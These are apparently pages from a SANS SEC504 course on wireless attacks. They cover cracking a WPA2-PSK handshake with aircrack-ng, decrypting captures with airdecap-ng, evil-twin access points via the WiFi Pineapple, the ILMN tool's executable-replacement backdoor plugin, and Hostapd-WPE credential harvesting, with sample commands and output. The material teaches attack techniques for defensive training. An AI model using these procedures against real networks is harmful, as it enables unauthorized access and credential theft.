PSK-based Wi-Fi authentication is very popular because it is easy to set up and inexpensive to deploy. PSK-based Wi-Fi systems are very common in consumer environments (such as home networks), but also in retail businesses, and in the medical field as well. With PSK-based Wi-Fi, the shared secret is configured on every device, leaving the network exposed if a device is lost or stolen. For example, consider the example on the bottom of the page taken from a stolen Android device where the Wi-Fi PSK is saved in plaintext for the network *Gobbles*. An attacker who obtains physical possession of a Windows laptop, an Android device, or even an embedded platform such as an IoT camera can extract the PSK information, using it to gain access to the wireless network.

Without physical access to a configured device, PSK-based Wi-Fi networks are also susceptible to offline password-guessing attacks. Using a packet capture tool such as Kismet, an attacker can capture the exchange between the AP and the client when they connect and use a password list to perform an offline guessing attack.



```
$ aircrack-ng tplink-wpa2psk.pcap -w words
Read 5847 packets.

   #  BSSID              ESSID                    Encryption

   1  30:B5:C2:60:FF:38  TP-LINK_FF38             WPA (1 handshake)

                         KEY FOUND! [ 70212198 ]

      Master Key     : 60 63 9A 97 3A 9C 58 C8 4F FB CC 22 6B F4 E8 D4
                       E1 B5 3E 1D 39 DA 85 21 D3 DC 11 71 64 89 DD E7

      Transient Key  : 9D 47 37 C0 FF F0 DE 59 E3 D3 B6 10 63 78 49 AF
                       DF 97 62 14 65 67 C7 86 B4 12 BF 5A 1E 24 49 EA
                       06 B8 22 4C 52 9F E3 B0 58 EA 9F 97 0A BA E2 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : AE F9 62 BB 26 FD BA 33 88 B9 09 56 C2 EC 1A 9C
```

The most popular password-guessing tool for PSK-based Wi-Fi systems is Aircrack-ng. Written by Thomas d'Otreppe de Bouvette and a community of developers, Aircrack-ng accepts a packet capture file (such as the output from Kismet's `pcapng` logging type) and a word list as command-line arguments. For each word in the word list, Aircrack-ng will attempt to use it as the PSK, stopping when it runs out of words or identifies the correct word.

In the example on this page I used Kismet to capture packets for a consumer wireless network TP-LINK_FF38. Since the network used a default SSID, I guessed it might also use a default PSK. Looking at the packaging for similar TP-Link APs, I noticed that the default PSK is an all-numeric 8-digit number. I created a file consisting of all 8-digit numbers, then supplied the packet capture and the list of numbers to Aircrack-ng. After approximately 3.5 hours at a range of approximately 6000 guesses/second, Aircrack-ng identified the correct key *70212198*!



Decrypt Wi-Fi WPA2-PSK

War Driving

- Decrypt a PSK packet capture using `airdecap-ng`
  - Creates a new packet capture with the `-dec` filename suffix
- Evaluate decrypted capture in Wireshark or other tools

```
$ airdecap-ng -p 70212198 tplink-wpa2psk.pcap -e TP-LINK_FF38
Total number of stations seen            8
Total number of packets read          5847
Total number of WEP data packets         0
Total number of WPA data packets      1638
Number of plaintext data packets         0
Number of decrypted WPA  packets      1551
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0
```

Once I had the correct key information, I knew I could connect to the Wi-Fi network. Before connecting though, I wanted to conduct some more reconnaissance analysis by investigating the nature of the network activity captured from the target network. The Aircrack-ng suite of tools also includes the `airdecap-ng` utility which allows the attacker to decrypt the packet capture using the PSK, as shown on this page. The output of the `airdecap-ng` tool is a new packet capture file with decrypted packets, adding the `-dec` filename suffix (before the filename extension).



Wi-Fi Network Imposters

- Imposter networks are an easy way for attackers to exploit Wi-Fi
- For hotspot and guest networks, anyone can impersonate your SSID
  - *"Is that really Google Starbucks, or an evil twin AP?"*

The WiFi Pineapple is an integrated Linux system and Wi-Fi attack platform. Plug it in and browse to http://172.16.42.1 to access the PineAP attack menu options.

Imposter wireless access points are a common mechanism for an attacker to lure a victim into a network that manipulates network activity or otherwise attempts to compromise client devices. For hotspot and guest networks, this is particularly prevalent, since it is trivial for anyone to impersonate your SSID.

A common attack tool for imposter wireless networks is the WiFi Pineapple Nano by Hack5. Available for US$100 from https://shop.hak5.org, the WiFi Pineapple Nano is an integrated Linux system and Wi-Fi attack platform in a small device. Simply plug the device into a USB port and browse to http://172.16.42.1 to access the WiFi Pineapple *PineAP* attack menu options.



Configuration

□ Allow Associations

PineAP Daemon: Enabled Switch

Autostart PineAP: Disabled Switch

☑ Log PineAP Events
☑ Client Connect Notifications
□ Client Disconnect Notifications
□ Capture SSIDs to Pool
□ Beacon Response
☑ Broadcast SSID Pool

Beacon Response Interval: Normal

Broadcast SSID Pool: Normal

SSID Pool — Refresh

xfinitywifi
linksys
XFINITY
FreeWifi
eduroam
Telekom_FON
Fon WiFi
vodafone-WiFi
attwifi
BTOpenzone
BTFON

SSID — Add — Remove

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 78

The WiFi Pineapple uses a web interface to manage configuration settings (though advanced users can also use the Linux shell interface for advanced configuration options). After connecting the WiFi Pineapple at http://172.16.42.1, you will be asked to complete an initial configuration process and firmware update. Once you are logged in to the system, you can start to impersonate multiple wireless networks by using the PineAP feature.

First, navigate to the PineAP menu shown at (1). Add one or more SSIDs that you wish to impersonate in the *SSID Pool* shown at (2). Tip: A list of the top 1000 most common SSIDs is published by the Wireless Geographic Logging Engine (WiGLE) project at https://wigle.net/stats#ssidstats.

After choosing the SSIDs you want to impersonate, navigate to the Modules menu shown at (3). Download one or more attack modules to use with your WiFi Pineapple for password sniffing, MITM attacks, SSL downgrade attacks, and more.

When you are ready to start your attack, return to the PineAP menu, then start the PineAP Daemon by clicking the Switch button at (4).

I Love My Neighbors

War Driving

- Possible to impersonate open APs without special hardware
- ILMN is Linux virtual machine to impersonate open APs
  - Written to manipulate browser activity for "guests"
  - Flips images upside down, makes everything blurry, randomly redirects users to kittenwar.com, rewrites any unencrypted executable (EXE, MSI, etc.) with a replacement download file



Sure. As
Once again a
rt is shown to
rincipals behind
simple technology.
--Anonymous Coward Digg
bring principals

Rewrites any images retrieved over HTTP as ASCII art.

```
# ./neighbor.sh wlan0 eth0 asciiImages.pl
```

An attacker doesn't need specialty hardware such as the WiFi Pineapple to impersonate a wireless network. The *I Love My Neighbors* (ILMN) project by this author started as a way to get revenge on neighbors who were connecting to my Wi-Fi network without permission. When my neighbors decided to use my Wi-Fi network instead of getting their own, I would use various plugins included with the ILMN system to manipulate their web browsing activity: Flipping images upside down, converting images to ASCII art, making content blurry, and redirecting visitors to https://kittenwar.com periodically were among the entertaining plugins.

One other plugin in ILMN, though not applied to my unsuspecting neighbors, was the replaceExes feature. Using this plugin, ILMN will rewrite any executable file downloaded over HTTP (EXE files, MSI files, etc.) with an arbitrary executable of the attacker's choosing. Inspecting the download, the victim sees that it originated from the intended download site (such as http://www.sourceforge.net downloads), but it is actually attacker-supplied content, such as a system backdoor.

I Love My Neighbors is available at http://neighbor.willhackforsushi.com.



Impersonating Enterprise Networks

War Driving

- Network impersonation is not limited to open networks
- Hostapd-WPE: Impersonate WPA2 Enterprise networks to harvest user credentials
  - Attempts to *dumb down* EAP type to collect plaintext passwords
  - Logs all authentication attempts for later password cracking

```
# ./hostapd-wpe hostapd-wpe.conf
Using interface wlan0 with hwaddr 00:c0:ca:85:00:ba and ssid "corpnet"

mschapv2: Wed Jun  7 06:54:12 2018
          username:         jwright
          challenge:        02:c5:50:bc:23:78:a6:53
          response:         3d:af:4c:1a:b4:4c:81:72:a5:3b:c3:9b:4c:3e:c1:04:
b3:5a:04:cb:aa:ed:ef:49
```

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 80

Network impersonation attacks are not limited to open networks. The Hostapd-WPE project by Brad Antoniewicz is a modified version of the Linux Hostapd project by Jouni Malinen. The Linux Hostapd software allows us to use a wireless card supported in Linux as a *software-based* access point. The Hostapd-WPE version of the software also acts as a software-based access point, modified to log all passwords submitted.

Using Hostapd-WPE an attacker can impersonate an enterprise WPA2 Wi-Fi access point. When the victim attempts to connect to the imposter AP, Hostapd-WPE will attempt to *dumb down* the authentication process, attempting to capture plaintext authentication credentials from the victim. If the dumb-down attack is not possible. Hostapd-WPE will still log any encrypted credentials, such as the MS-CHAPv2 authentication exchange used by most PEAP networks shown on this page. The challenge and response information can subsequently be used with tools such as Asleap by this author to recover plaintext password information (https://github.com/joswr1ght/asleap).

Hostapd-WPE is available at https://github.com/OpenSecurityResearch/hostapd-wpe.

NOTE

Whether mobile or laptop/desktop, the victim will see a login screen, then a prompt to trust a certificate.

This is normal behavior when connecting to a Wi-Fi network, so many users enter their username and password, tap Trust, and move on.



VZW Wi-Fi 6:54 AM 100%

Enter the password for "HOSTAPWPE-fd9820"

Cancel **Enter Password**

Username

Password



Verizon LTE 6:54 AM 100%

Cancel **Certificate** Trust

radius1.choam.xy

Issued by VeriSign Universal Root Certificati...

Not Trusted

Expires 8/20/18, 5:20:18 PM

More Details

These certificate details can be anything the attacker wants.

In a Hostapd-WPE attack, not all client systems will respond equally to the presence of a previously unrecognized AP (and supporting RADIUS server for the EAP method). Typically the user will see a login prompt, such as the iOS example shown on this page. If the user enters their username and password and taps Join, they will typically be presented with the RADIUS server certificate, shown on the right of this page.

In the example shown here, the certificate is issued to radius1.choam.xy, purportedly by VeriSign. However, all of the certificate details are falsified here, and most wireless clients will accept a falsified certificate, allowing the user to make the decision to join or cancel the wireless connection. A savvy attacker will combine an enterprise AP impersonation attack with a Wi-Fi denial-of-service (DoS) attack as well, convincing the victim to connect to the attacker by denying access to any of the legitimate wireless networks.



Non-Wi-Fi Attacks

War Driving

Wireless attacks *start* at Wi-Fi

- Beyond Wi-Fi there are many other wireless vulnerabilities
- Proprietary, insecure protocols for wireless keyboards
- Exposed Bluetooth devices with unauthenticated controls
- Industrial automation controls over ZigBee
- Home automation systems over Z-Wave
- Vulnerable RFID systems for door locks, entitlement verification systems (ticketing, amusement parks, soda dispensers...)

Non-Wi-Fi attacks are less common, but no less damaging to your organization.

In this module we spent some time looking at Wi-Fi attacks, but that is not the end of most organizations' exposure to wireless vulnerabilities. Wireless attacks often begin at Wi-Fi, but can include vulnerabilities in proprietary wireless systems, Bluetooth, ZigBee, Z-Wave, and RFID systems as well.

Wi-Fi is the most commonly attached wireless system, but for many organizations, attacks against non-Wi-Fi systems are no less damaging.

